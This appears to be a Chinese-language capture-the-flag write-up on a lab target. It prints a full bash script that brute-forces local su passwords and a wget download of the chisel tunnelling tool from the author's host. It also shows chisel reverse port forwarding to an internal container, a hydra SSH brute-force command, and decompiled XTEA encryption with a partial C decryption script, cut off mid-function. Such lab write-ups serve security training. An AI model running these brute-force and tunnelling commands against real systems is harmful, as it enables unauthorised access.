
下载下来尝试进行爆破:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
#!/bin/bash

help="This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordlist (top12000.txt).
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 143s to complete
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete

Example:    ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL\n\n"

WORDLIST="top12000.txt"
USER=""
TIMEOUTPROC="0.7"
SLEEPPROC="0.007"
while getopts "h?u:t:s:w:" opt; do
  case "$opt" in
    h|\?) printf "$help"; exit 0;;
    u)  USER=$OPTARG;;
    t)  TIMEOUTPROC=$OPTARG;;
    s)  SLEEPPROC=$OPTARG;;
    w)  WORDLIST=$OPTARG;;
    esac
done

if ! [ "$USER" ]; then printf "$help"; exit 0; fi

if ! [[ -p /dev/stdin ]] && ! [ $WORDLIST = "-" ] && ! [ -f "$WORDLIST" ]; then echo "Wordlist ($WORDLIST) not found!"; exit 0; fi

C=$(printf '\033')

su_try_pwd (){
  USER=$1
  PASSWORDTRY=$2
  trysu=`echo "$PASSWORDTRY" | timeout $TIMEOUTPROC su $USER -c whoami 2>/dev/null`
  if [ "$trysu" ]; then
    echo "  You can login as $USER using password: $PASSWORDTRY" | sed "s,.*,${C}[1;31;103m&${C}[0m,"
    exit 0;
  fi
}

su_brute_user_num (){
  echo "  [+] Bruteforcing $1..."
  USER=$1
  su_try_pwd $USER "" &    #Try without password
  su_try_pwd $USER $USER & #Try username as password
  su_try_pwd $USER `echo $USER | rev 2>/dev/null` &     #Try reverse username as password

  if ! [[ -p /dev/stdin ]] && [ -f "$WORDLIST" ]; then
    while IFS='' read -r P || [ -n "${P}" ]; do # Loop through wordlist file
      su_try_pwd $USER $P & #Try TOP TRIES of passwords (by default 2000)
      sleep $SLEEPPROC # To not overload the system
    done < $WORDLIST

  else
    cat - | while read line; do
      su_try_pwd $USER $line & #Try TOP TRIES of passwords (by default 2000)
      sleep $SLEEPPROC # To not overload the system
    done
  fi
  wait
}

su_brute_user_num $USER
echo "  Wordlist exhausted" | sed "s,.*,${C}[1;31;107m&${C}[0m,"

发现爆破失败,得尝试其他方法,注意到目标网站172.17.0.2开启了22端口,得尝试进行ssh爆破!
由于fscan不接受指定字典进行爆破,故得进行转发,又由于无ssh连接,所以无法使用ssh命令进行转发,这里使用一个名为chesel的工具进行转发!(或者socat也行)
1
bash-4.4# wget http://192.168.64.3:8888/chisel; chmod +x $_
1
2
3
4
5
6
# terminal1
chisel server --port 9000 --reverse
# terminal2
./chisel client 192.168.64.3:9000 R:2222:172.17.0.2:22
# terminal3
hydra -L user -P pass ssh://127.0.0.1:2222 -t 4 -vV

尝试进行连接:

密码学。。。。
本来以为已经结束了,但是发现:
1
2
3
4
5
6ab28be27b0c:~# ls -la
total 8
drwx------    1 root     root          4096 Jun 29  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
lrwxrwxrwx    1 root     root             9 Jun 29  2025 .ash_history -> /dev/null
不对劲,十分有十二分的不对劲,看一下有深墨东西:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
6ab28be27b0c:~# cd ..
6ab28be27b0c:/# ls -la
total 84
drwxr-xr-x    1 root     root          4096 Jun 24  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
-rwxr-xr-x    1 root     root             0 Jun 24  2025 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 24  2025 bin
drwxr-xr-x    5 root     root           320 Jan 10 04:21 dev
drwxr-xr-x    1 root     root          4096 Jun 24  2025 etc
drwxr-xr-x    2 root     root          4096 May 30  2025 home
drwxr-xr-x    1 root     root          4096 May 30  2025 lib
drwxr-xr-x    5 root     root          4096 May 30  2025 media
drwxr-xr-x    2 root     root          4096 May 30  2025 mnt
drwxr-xr-x    2 root     root          4096 May 30  2025 opt
dr-xr-xr-x 1662 root     root             0 Jan 10 04:21 proc
drwx------    1 root     root          4096 Jun 29  2025 root
drwxr-xr-x    1 root     root          4096 Jan 10 04:17 run
drwxr-xr-x    2 root     root          4096 May 30  2025 sbin
drwxr-xr-x    2 root     root          4096 May 30  2025 srv
dr-xr-xr-x   13 root     root             0 Jan 10 04:21 sys
drwxrwxrwt    2 root     root          4096 May 30  2025 tmp
drwxr-xr-x    1 root     root          4096 May 30  2025 usr
drwxr-xr-x    1 root     root          4096 Jun 24  2025 var
装都不装了,看看啥情况:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
6ab28be27b0c:/bin# ls -la
total 1540
drwxr-xr-x    1 root     root          4096 Jun 24  2025 .
drwxr-xr-x    1 root     root          4096 Jun 24  2025 ..
lrwxrwxrwx    1 root     root            12 May 30  2025 arch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ash -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 base64 -> /bin/busybox
-rwxr-xr-x    1 root     root        756384 Sep 24  2024 bash
lrwxrwxrwx    1 root     root            12 May 30  2025 bbconfig -> /bin/busybox
-rwxr-xr-x    1 root     root        808712 May 26  2025 busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 cat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chgrp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chmod -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 chown -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 cp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 date -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dd -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 df -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dmesg -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dnsdomainname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 dumpkmap -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 echo -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 egrep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 false -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fatattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fdflush -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fgrep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 fsync -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 getopt -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 grep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 gunzip -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 gzip -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 hostname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ionice -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 iostat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ipcalc -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 kbd_mode -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 kill -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 link -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 linux32 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 linux64 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ln -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 login -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ls -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 lsattr -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 lzop -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 makemime -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mkdir -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mknod -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mktemp -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 more -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mount -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mountpoint -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mpstat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 mv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 netstat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 nice -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pidof -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ping -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ping6 -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pipe_progress -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 printenv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 ps -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 pwd -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 reformime -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rev -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rm -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 rmdir -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 run-parts -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sed -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 setpriv -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 setserial -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sh -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sleep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 stat -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 stty -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 su -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 sync -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 tar -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 touch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 true -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 umount -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 uname -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 usleep -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 watch -> /bin/busybox
lrwxrwxrwx    1 root     root            12 May 30  2025 zcat -> /bin/busybox
6ab28be27b0c:/usr/bin# ls -la
-------------
-rwxr-xr-x    1 root     root          4797 May 26  2025 findssl.sh
-------------
-rwxr-xr-x    1 root     root         22344 Mar  5  2025 getconf
-rwxr-xr-x    1 root     root         18480 Mar  5  2025 getent
-------------
-rwxr-xr-x    1 root     root         14152 Mar  5  2025 iconv
-------------
-rwxr-xr-x    1 root     root            52 Mar  5  2025 ldd
-------------
-rw-r--r--    1 root     root             0 Jun 24  2025 output.enc
-------------
-rwxr-xr-x    1 root     root         67504 Jan 20  2025 scanelf
-rwxr-xr-x    1 root     root        190688 May 26  2025 scp
-------------
-rwxr-xr-x    1 root     root        198848 May 26  2025 sftp
-------------
-rwxr-xr-x    1 root     root        850752 May 26  2025 ssh
-rwxr-xr-x    1 root     root        370816 May 26  2025 ssh-add
-rwxr-xr-x    1 root     root        362656 May 26  2025 ssh-agent
-rwxr-xr-x    1 root     root         14170 May 26  2025 ssh-copy-id
-rwxr-xr-x    1 root     root        481576 May 26  2025 ssh-keygen
-rwxr-xr-x    1 root     root        489992 May 26  2025 ssh-keyscan
-rwxr-xr-x    1 root     root        338056 May 26  2025 ssh-pkcs11-helper
-rwxr-xr-x    1 root     root         14384 May 26  2025 ssl_client
-------------
-rwxr-xr-x    1 root     root        772016 Jun 24  2025 userLogin
-------------
看到了一些非busybox的文件,看一下有些啥,排查到了userLogin,下载下来看一下:
1
2
3
4
5
6
7
8
9
10
11
# scp -P 2222 root@127.0.0.1:/usr/bin/userLogin .
pwn@ubuntu:~/temp/yulian$ file userLogin
userLogin: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=305ce3b4a93ea685f30546b2754e008f7cf0f249, for GNU/Linux 3.2.0, not stripped
pwn@ubuntu:~/temp/yulian$ pwn checksec userLogin
[*] '/home/pwn/temp/yulian/userLogin'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
反编译一下看一下:
1
2
3
4
5
int __fastcall main(int argc, const char **argv, const char **envp)
{
  encrypt_file(argc, argv, envp);
  return 0;
}
发现存在加密,看一下加密逻辑:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
__int64 encrypt_file()
{
  int v0; // ecx
  int v1; // r8d
  int v2; // r9d
  __int64 v4; // [rsp+0h] [rbp-40h] BYREF
  __int64 v5; // [rsp+8h] [rbp-38h] BYREF
  _BYTE v6[24]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-18h]
  __int64 v8; // [rsp+30h] [rbp-10h]
  __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = IO_new_fopen(INPUT_FILE, "rb");
  v8 = IO_new_fopen(OUTPUT_FILE, "wb");
  if ( !v9 || !v8 )
  {
    perror("error");
    exit(1);
  }
  key_from_fixed_string(v6);
  while ( 1 )
  {
    v7 = IO_fread(&v5, 1, 8, v9);
    if ( !v7 )
      break;
    if ( v7 <= 7 )
      j_memset(&v6[v7 - 8], 0, 8 - v7);
    v4 = v5;
    xtea_encrypt(&v4, v6);
    IO_fwrite(&v4, 1, 8, v8);
  }
  IO_new_fclose(v9);
  IO_new_fclose(v8);
  return _printf((unsigned int)&unk_479042, (_DWORD)INPUT_FILE, (_DWORD)OUTPUT_FILE, v0, v1, v2, v4);
}
接着看:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
__int64 __fastcall xtea_encrypt(unsigned int *a1, __int64 a2)
{
  int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned int v5; // [rsp+28h] [rbp-8h]
  unsigned int v6; // [rsp+2Ch] [rbp-4h]

  v6 = *a1;
  v5 = a1[1];
  v4 = 0;
  for ( i = 0; i <= 63; ++i )
  {
    v6 += (((v5 >> 5) ^ (16 * v5)) + v5) ^ (*(_DWORD *)(4LL * (v4 & 3) + a2) + v4);
    v4 -= 1640531527;
    v5 += (((v6 >> 5) ^ (16 * v6)) + v6) ^ (*(_DWORD *)(4LL * ((v4 >> 11) & 3) + a2) + v4);
  }
  *a1 = v6;
  a1[1] = v5;
  return v5;
}
这个程序在使用v6进行加密文件,尝试追踪进行解密一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
int *__fastcall key_from_fixed_string(__int64 a1)
{
  int *result; // rax
  int i; // [rsp+14h] [rbp-4h]

  for ( i = 0; i <= 3; ++i )
  {
    result = (int *)(4LL * i + a1);
    *result = (FIXED_KEY_STR[4 * i + 2] << 16)
            | (FIXED_KEY_STR[4 * i + 1] << 8)
            | FIXED_KEY_STR[4 * i]
            | (FIXED_KEY_STR[4 * i + 3] << 24);
  }
  return result;
}

注意到之前看到过一个加密文件,名为output.enc,但可惜大小为0,尝试找一下看看有没有其他加密文件:
1
2
3
4
5
6ab28be27b0c:/usr/bin# find / -name "*.enc" -type f 2>/dev/null
/etc/output.enc
/usr/bin/output.enc
6ab28be27b0c:/usr/bin# ls -la /etc/output.enc
-rw-r--r--    1 root     root           400 Jun 24  2025 /etc/output.enc
尝试下载下来进行解密!交给万能的AI姬吧!好吧,我的AI姬还没有调教好,直接使用pepsterblog中的现成脚本了,感谢(阴暗版)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
#include <stdio.h>
#include <stdlib.h>
#include <string.h> // 用于 memcpy 和 memset

// XTEA 常量
#define XTEA_DELTA 0x9E3779B9UL // 无符号长整型,确保32位操作
#define NUM_ROUNDS 64           // XTEA 的轮数

// 注意:只有前16个字节会被用作XTEA密钥
const char FIXED_KEY_STR[] = "key-for-user-ldzid_ed25519";

// 加密后的输入文件和解密后的输出文件宏定义
#define INPUT_ENCRYPTED_FILE "output.enc"       // 这是你已有的加密文件
#define OUTPUT_DECRYPTED_FILE "decrypted.bin" // 这将是你的解密后的明文文件

// 根据 FIXED_KEY_STR 生成 XTEA 密钥的函数
// 这是对 key_from_fixed_string 伪代码的直接C语言实现
void key_from_fixed_string(unsigned int *key_buffer) {
    for (int i = 0; i <= 3; ++i) {
        key_buffer[i] = ((unsigned char)FIXED_KEY_STR[4 * i + 3] << 24) |
                        ((unsigned char)FIXED_KEY_STR[4 * i + 2] << 16) |
                        ((unsigned char)FIXED_KEY_STR[4 * i + 1] << 8) |
                        ((unsigned char)FIXED_KEY_STR[4 * i]);
    }
}

// XTEA 解密函数(XTEA 加密算法的逆操作)
// data_block: 指向8字节数据块的指针 (v0, v1),数据将被原地解密
// key: 指向16字节密钥的指针 (k[0] 到 k[3])
void xtea_decrypt(unsigned int *data_block, unsigned int *key) {
